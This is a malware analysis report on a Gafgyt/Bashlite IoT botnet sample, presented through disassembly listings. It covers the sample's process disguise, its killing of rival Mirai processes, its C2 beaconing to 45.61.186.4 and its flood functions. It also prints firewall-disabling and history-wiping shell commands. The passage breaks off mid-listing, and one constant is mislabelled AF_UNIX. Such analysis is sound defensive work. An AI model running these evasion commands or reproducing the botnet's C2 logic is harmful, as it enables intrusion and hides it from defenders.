A Detailed Analysis of the Gafgyt Malware Targeting IoT Devices

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard.com
info@securityscorecard.com

Tower 49
12 E 49th Street
Suite 15-001
New York, NY 10017
1.800.682.1707

Table of contents

Executive summary

Gafgyt malware, also known as Bashlite, along with Mirai, have targeted millions of vulnerable IoT devices in the last few years. The recently compiled sample we've analyzed borrowed some code leaked online from the Mirai botnet. The following commands are implemented: ALPHA, GAME, GRE, ICMP, JAIL, KICK, MIX, PLAIN, QUERY, SPEC, and STOP. The purpose of these commands is to perform multiple types of TCP and UDP DoS attacks, to target game servers running Valve's Source Engine with DoS attacks, to perform "GRE flood" and "ICMP flood" attacks, to perform HTTP DoS attacks on OVH servers. The last command is used to stop the malicious activity.

Analysis and findings

SHA256: 05e278364de2475f93c7db4b286c66ab3b377b092a312aee7048fbe0d3f608aa

The ELF file is packed with UPX, as highlighted in the figure below.




Figure 1

The malware writes the "14I2I34czY$" string to the standard output:

```
.text:0000000000408156 mov     edx, 12
.text:000000000040815B mov     esi, offset a14i2i34czy ; "14I2I34czY$\n"
.text:0000000000408160 mov     edi, STDOUT_FILENO
.text:0000000000408165 call    write
```

Figure 2

The current process name is set to "/usr/bin/apt" using the prctl function (0xF = **PR_SET_NAME**):

```
.text:000000000040816A mov     [rbp+var_70], offset aUsrBinApt ; "/usr/bin/apt"
.text:0000000000408172 mov     rax, [rbp+var_10D8]
.text:0000000000408179 mov     rax, [rax]
.text:000000000040817C mov     rdi, rax
.text:000000000040817F mov     rsi, [rbp+var_70]
.text:0000000000408183 call    util_strcpy
.text:0000000000408188 mov     rsi, [rbp+var_70]
.text:000000000040818C mov     edi, PR_SET_NAME
.text:0000000000408191 mov     eax, 0
.text:0000000000408196 call    prctl
```

Figure 3

The process retrieves the current time in seconds, the process ID of the calling process, performs an XOR operation between the results, and sets the value as the seed for srandom:

```
.text:000000000040819B mov     edi, 0
.text:00000000004081A0 call    time
.text:00000000004081A5 mov     ebx, eax
.text:00000000004081A7 call    getpid
.text:00000000004081AC xor     eax, ebx
.text:00000000004081AE mov     edi, eax
.text:00000000004081B0 call    srandom
```

Figure 4

The XOR operation result between the current time in seconds and the current process ID is passed as a parameter to a function called init_rand. The implementation is identical to the one presented here:

```
.text:00000000004081B5 mov     edi, 0
.text:00000000004081BA call    time
.text:00000000004081BF mov     ebx, eax
.text:00000000004081C1 call    getpid
.text:00000000004081C6 xor     eax, ebx
.text:00000000004081C8 mov     edi, eax
.text:00000000004081CA call    init_rand
```

Figure 5

Figure 6

The malicious process calls a function called getOurIP. It creates a new socket by calling the socket method (0x2 = **AF_UNIX**, 0x2 = **SOCK_DGRAM**):

```
.text:0000000000400BA4 mov     edx, 0
.text:0000000000400BA9 mov     esi, SOCK_DGRAM
.text:0000000000400BAE mov     edi, AF_INET
.text:0000000000400BB3 call    socket
.text:0000000000400BB8 mov     [rbp+var_1C], eax
.text:0000000000400BBB cmp     [rbp+var_1C], 0FFFFFFFFh
```

Figure 7

The inet_addr function is utilized to convert the Google DNS server into binary data in network byte order:

```
.text:0000000000400BD0
.text:0000000000400BD0 loc_400BD0:
.text:0000000000400BD0 lea     rax, [rbp+var_30]
.text:0000000000400BD4 mov     qword ptr [rax], 0
.text:0000000000400BDB mov     qword ptr [rax+8], 0
.text:0000000000400BE3 mov     [rbp+var_30], 2
.text:0000000000400BE9 mov     edi, offset a8888 ; "8.8.8.8"
.text:0000000000400BEE call    inet_addr
.text:0000000000400BF3 mov     [rbp+var_2C], eax
.text:0000000000400BF6 mov     edi, 53
.text:0000000000400BFB call    htons
.text:0000000000400C00 mov     [rbp+var_2E], ax
```

Figure 8

The malware performs a connection to the Google DNS server on port 53 via a function call to connect, as highlighted below:

```
.text:0000000000400C04 lea     rsi, [rbp+var_30]
.text:0000000000400C08 mov     edi, [rbp+var_1C]
.text:0000000000400C0B mov     edx, 16
.text:0000000000400C10 call    connect
.text:0000000000400C15 mov     [rbp+var_18], eax
.text:0000000000400C18 cmp     [rbp+var_18], 0FFFFFFFFh
.text:0000000000400C1C jnz     short loc_400C2D
```

Figure 9

The ELF binary obtains the current address to which the socket is bound using the getsockname function:

```
.text:0000000000400C2D
.text:0000000000400C2D loc_400C2D:
.text:0000000000400C2D mov     [rbp+var_44], 10h
.text:0000000000400C34 lea     rsi, [rbp+var_40]
.text:0000000000400C38 lea     rdx, [rbp+var_44]
.text:0000000000400C3C mov     edi, [rbp+var_1C]
.text:0000000000400C3F call    getsockname
.text:0000000000400C44 mov     [rbp+var_18], eax
```

Figure 10

The process opens the kernel routing table from “/proc/net/route”:

```
.text:0000000000400C5C
.text:0000000000400C5C loc_400C5C:
.text:0000000000400C5C mov     eax, [rbp+var_3C]
.text:0000000000400C5F mov     cs:ourIP, eax
.text:0000000000400C65 mov     esi, 0
.text:0000000000400C6A mov     edi, offset aProcNetRoute ; "/proc/net/route"
.text:0000000000400C6F mov     eax, 0
.text:0000000000400C74 call    open
.text:0000000000400C79 mov     [rbp+var_14], eax
```

Figure 11

The above file is parsed, and the binary is looking for the “00000000” string:

Figure 12

The ELF binary extracts the MAC address of the device using the ioctl method (0x8927 = **SIOCGIFHWADDR**):

```
.text:0000000000400CFE lea     rsi, [rbp+var_1050]
.text:0000000000400D05 lea     rdi, [rbp+var_1080]
.text:0000000000400D0C call    strcpy
.text:0000000000400D11 lea     rdx, [rbp+var_1080]
.text:0000000000400D18 mov     edi, [rbp+var_1C]
.text:0000000000400D1B mov     esi, SIOCGIFHWADDR
.text:0000000000400D20 mov     eax, 0
.text:0000000000400D25 call    ioctl
.text:0000000000400D2A mov     [rbp+var_4], 0
.text:0000000000400D31 jmp     short loc_400D59
```

Figure 13

The fork function is utilized to create a new process by duplicating the calling process. The malware ignores the SIGCHLD signal:




Figure 14

The binary opens and reads the "/proc" directory using the opendir and readdir functions, as shown in figure 15.

Figure 15

The process IDs that can be extracted from the subdirectories of the "/proc" folder are converted from strings to numbers. The malware avoids the current process and its parent process:




Figure 16

A function called killer_mirai_exists is implemented by the malware. The command line of the processes is extracted from the “/proc/<Process ID>/cmdline” file:




Figure 17

The process uses the isdigit and isalpha functions to verify if a character from the command line is a digit or an alphabetic character, respectively:




Figure 18

A Mirai process is supposed to contain at least five letters and two digits in its name. If that's the case, the process is terminated using the kill function:




Figure 19

The current process is daemonized by calling the setsid and fork methods:

Figure 20

The ELF binary implements a function called initConnection. It will establish a connection with the C2 server 45.61.186.4 on port 13561 (see figure 21).




Figure 21

A new socket is created, and the process calls a function named connectTimeout:

Figure 22

The malware retrieves the file status flag of the socket and modifies it to include **SOCK_NONBLOCK** by calling the fcntl64 method:

```
.text:00000000004019C9 mov     [rbp+var_D4], edi
.text:00000000004019CF mov     [rbp+var_E0], rsi
.text:00000000004019D6 mov     [rbp+var_E4], edx
.text:00000000004019DC mov     [rbp+var_E8], ecx
.text:00000000004019E2 mov     edi, [rbp+var_D4]
.text:00000000004019E8 mov     edx, 0
.text:00000000004019ED mov     esi, F_GETFL
.text:00000000004019F2 mov     eax, 0
.text:00000000004019F7 call    fcntl64
.text:00000000004019FC cdqe
.text:00000000004019FE mov     [rbp+var_18], rax
.text:0000000000401A02 or      [rbp+var_18], SOCK_NONBLOCK
.text:0000000000401A0A mov     rdx, [rbp+var_18]
.text:0000000000401A0E mov     edi, [rbp+var_D4]
.text:0000000000401A14 mov     esi, F_SETFL
.text:0000000000401A19 mov     eax, 0
.text:0000000000401A1E call    fcntl64
.text:0000000000401A23 mov     [rbp+var_30], 2
.text:0000000000401A29 mov     eax, [rbp+var_E4]
.text:0000000000401A2F movzx   edi, ax
.text:0000000000401A32 call    htons
.text:0000000000401A37 mov     [rbp+var_2E], ax
.text:0000000000401A3B mov     rdi, [rbp+var_E0]
.text:0000000000401A42 lea     rax, [rbp+var_30]
.text:0000000000401A46 lea     rsi, [rax+4]
.text:0000000000401A4A call    getHost
.text:0000000000401A4F test    eax, eax
.text:0000000000401A51 jz      short loc_401A62
```

Figure 23

In the getHost function, the C2 IP address is converted into binary data in network byte order using inet_addr:




Figure 24

The connect function is utilized to perform a connection to the C2 server:




Figure 25

The process extracts information about the error status via a call to getsockopt (0x1 = **SOL_SOCKET**, 0x4 = **SO_ERROR**):




Figure 26

The IP address of the device is converted to a string, and the binary will send a packet containing the string and the architecture that is hard-coded ("x86_64") to the C2 server:

```
.text:000000000040823E
.text:000000000040823E loc_40823E:
.text:000000000040823E mov     eax, 0
.text:0000000000408243 call    demarches
.text:0000000000408248 mov     rbx, rax
.text:000000000040824B mov     edi, cs:ourIP
.text:0000000000408251 call    inet_ntoa
.text:0000000000408256 mov     edi, cs:mainCommSock
.text:000000000040825C mov     rcx, rbx
.text:000000000040825F mov     rdx, rax
.text:0000000000408262 mov     esi, offset a131mferbDevice ; "\x1B[1;31mFerb Device Connected: %s | A"...
.text:0000000000408267 mov     eax, 0
.text:000000000040826C call    sockprintf
```

Figure 27

The confirmation message that contains the device's IP address and the architecture is sent to the C2 server using the send method, as shown in the figure below.

```
.text:00000000004015F1 mov     rsi, [rbp+var_F0]
.text:00000000004015F8 lea     rdx, [rbp+var_E0]
.text:00000000004015FF lea     rdi, [rbp+var_C8]
.text:0000000000401606 call    print
.text:000000000040160B mov     rax, [rbp+var_C0]
.text:0000000000401612 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000401619 mov     [rbp+var_100], rax
.text:0000000000401620 mov     eax, 0
.text:0000000000401625 cld
.text:0000000000401626 mov     rdi, [rbp+var_100]
.text:000000000040162D repne scasb
.text:000000000040162F mov     rax, rcx
.text:0000000000401632 not     rax
.text:0000000000401635 dec     rax
.text:0000000000401638 add     rax, [rbp+var_C0]
.text:000000000040163F mov     byte ptr [rax], 0Ah
.text:0000000000401642 mov     rax, [rbp+var_C0]
.text:0000000000401649 mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000401650 mov     [rbp+var_108], rax
.text:0000000000401657 mov     eax, 0
.text:000000000040165C cld
.text:000000000040165D mov     rdi, [rbp+var_108]
.text:0000000000401664 repne scasb
.text:0000000000401666 mov     rax, rcx
.text:0000000000401669 not     rax
.text:000000000040166C lea     rdx, [rax-1]
.text:0000000000401670 mov     rsi, [rbp+var_C0]
.text:0000000000401677 mov     edi, [rbp+var_E4]
.text:000000000040167D mov     ecx, 4000h
.text:0000000000401682 call    send
```

Figure 28

The ELF binary flushes the rules of all chains in iptables, stops the iptables and firewalld services, removes the bash history, and clears the history for the current shell:

```
.text:0000000000401DF8 public CleanDevice
.text:0000000000401DF8 CleanDevice proc near
.text:0000000000401DF8 push    rbp
.text:0000000000401DF9 mov     rbp, rsp
.text:0000000000401DFC mov     edi, offset aIptablesF ; "iptables -F"
.text:0000000000401E01 call    system
.text:0000000000401E06 mov     edi, offset aServiceIptable ; "service iptables stop"
.text:0000000000401E0B call    system
.text:0000000000401E10 mov     edi, offset aSbinIptablesFS ; "/sbin/iptables -F; /sbin/iptables -X"
.text:0000000000401E15 call    system
.text:0000000000401E1A mov     edi, offset aServiceFirewal ; "service firewalld stop"
.text:0000000000401E1F call    system
.text:0000000000401E24 mov     edi, offset aRmRfBashHistor ; "rm -rf ~/.bash_history"
.text:0000000000401E29 call    system
.text:0000000000401E2E mov     edi, offset aHistoryC ; "history -c"
.text:0000000000401E33 call    system
.text:0000000000401E38 leave
.text:0000000000401E39 retn
.text:0000000000401E39 CleanDevice endp
.text:0000000000401E39
```

Figure 29

Two DNS servers are added to the "/etc/resolv.conf" file:

```
.text:0000000000401E3A public UpdateNameSrvs
.text:0000000000401E3A UpdateNameSrvs proc near
.text:0000000000401E3A
.text:0000000000401E3A var_28= qword ptr -28h
.text:0000000000401E3A var_12= word ptr -12h
.text:0000000000401E3A var_10= qword ptr -10h
.text:0000000000401E3A var_8= qword ptr -8
.text:0000000000401E3A
.text:0000000000401E3A push    rbp
.text:0000000000401E3B mov     rbp, rsp
.text:0000000000401E3E sub     rsp, 30h
.text:0000000000401E42 mov     esi, 201h
.text:0000000000401E47 mov     edi, offset aEtcResolvConf ; "/etc/resolv.conf"
.text:0000000000401E4C mov     eax, 0
.text:0000000000401E51 call    open
.text:0000000000401E56 mov     [rbp+var_12], ax
.text:0000000000401E5A mov     esi, 0
.text:0000000000401E5F mov     edi, offset aEtcResolvConf ; "/etc/resolv.conf"
.text:0000000000401E64 call    access
.text:0000000000401E69 cmp     eax, 0FFFFFFFFh
.text:0000000000401E6C jz      short locret_401E88
```

```
.text:0000000000401E6E mov     [rbp+var_10], offset aNameserver8888 ; "nameserver 8.8.8.8\nnameserver 8.8.4.4"...
.text:0000000000401E76 mov     rax, [rbp+var_10]
.text:0000000000401E7A mov     rcx, 0FFFFFFFFFFFFFFFFh
.text:0000000000401E81 mov     [rbp+var_28], rax
.text:0000000000401E85 mov     eax, 0
.text:0000000000401E8A cld
.text:0000000000401E8B mov     rdi, [rbp+var_28]
.text:0000000000401E8F repne scasb
.text:0000000000401E91 mov     rax, rcx
.text:0000000000401E94 not     rax
.text:0000000000401E97 dec     rax
.text:0000000000401E9A mov     [rbp+var_8], rax
.text:0000000000401E9E movzx   edi, [rbp+var_12]
.text:0000000000401EA2 mov     rdx, [rbp+var_8]
.text:0000000000401EA6 mov     rsi, [rbp+var_10]
.text:0000000000401EAA call    write
```

Figure 30

The malicious process implements a function called recvLine, which uses the recv method to read the response from the C2 server, as highlighted below:

```
.text:00000000004086DE
.text:00000000004086DE loc_4086DE:
.text:00000000004086DE lea     rsi, [rbp+var_10C0]
.text:00000000004086E5 mov     edi, cs:mainCommSock
.text:00000000004086EB mov     edx, 4096
.text:00000000004086F0 call    recvLine
```

Figure 31




Figure 32

The strtok function is utilized to split the response into a series of tokens based on the space delimiter (see figure 33). A function called processCmd implements the received commands:




Figure 33

The following commands are implemented: "ALPHA", "GAME", "GRE", "SPEC2", "SPEC", "JAIL", "MIX", "ICMP", "QUERY2", "PLAIN", "QUERY", "KICK", "STOP", "stop", and "Stop". An example of such a command is shown below:

Figure 34

In a function called listFork, the binary creates a child process using the fork method and stores its PID in a variabile called “pids”:

Figure 35

Now we’ll describe the functions that are used in the main commands: ftcp, vseattack1, rand_hex, udppac2, udppac, jailv1, icmpattack, rtcp, sendJUNK, tcpFl00d, ovhl7, udpfl00d, and kickv2.

ftcp function

Firstly, the malware expects a port number to be passed as a parameter; otherwise, it generates one using a function called rand_cmwc:




Figure 36

The function mentioned above implements a Complement Multiply With Carry random number generator and is used to generate a 4-byte pseudo-random value:

```
.text:000000000040038C public rand_cmwc
.text:000000000040038C rand_cmwc proc near
.text:000000000040038C
.text:000000000040038C var_20= qword ptr -20h
.text:000000000040038C var_18= qword ptr -18h
.text:000000000040038C var_10= dword ptr -10h
.text:000000000040038C var_C= dword ptr -0Ch
.text:000000000040038C
.text:000000000040038C push    rbp
.text:000000000040038D mov     rbp, rsp
.text:0000000000400390 push    rbx
.text:0000000000400391 mov     [rbp+var_18], 495Eh
.text:0000000000400399 mov     [rbp+var_C], 0FFFFFFFEh
.text:00000000004003A0 mov     eax, cs:i_4788
.text:00000000004003A6 inc     eax
.text:00000000004003A8 and     eax, 0FFFh
.text:00000000004003AD mov     cs:i_4788, eax
.text:00000000004003B3 mov     eax, cs:i_4788
.text:00000000004003B9 mov     eax, eax
.text:00000000004003BB mov     eax, ds:Q[rax*4]
.text:00000000004003C2 mov     eax, eax
.text:00000000004003C4 mov     rdx, rax
.text:00000000004003C7 imul    rdx, [rbp+var_18]
.text:00000000004003CC mov     eax, cs:c
.text:00000000004003D2 mov     eax, eax
.text:00000000004003D4 lea     rax, [rdx+rax]
.text:00000000004003D8 mov     [rbp+var_20], rax
.text:00000000004003DC mov     rax, [rbp+var_20]
.text:00000000004003E0 shr     rax, 20h
.text:00000000004003E4 mov     cs:c, eax
.text:00000000004003EA mov     rax, [rbp+var_20]
.text:00000000004003EE mov     edx, eax
.text:00000000004003F0 mov     eax, cs:c
.text:00000000004003F6 lea     eax, [rdx+rax]
.text:00000000004003F9 mov     [rbp+var_10], eax
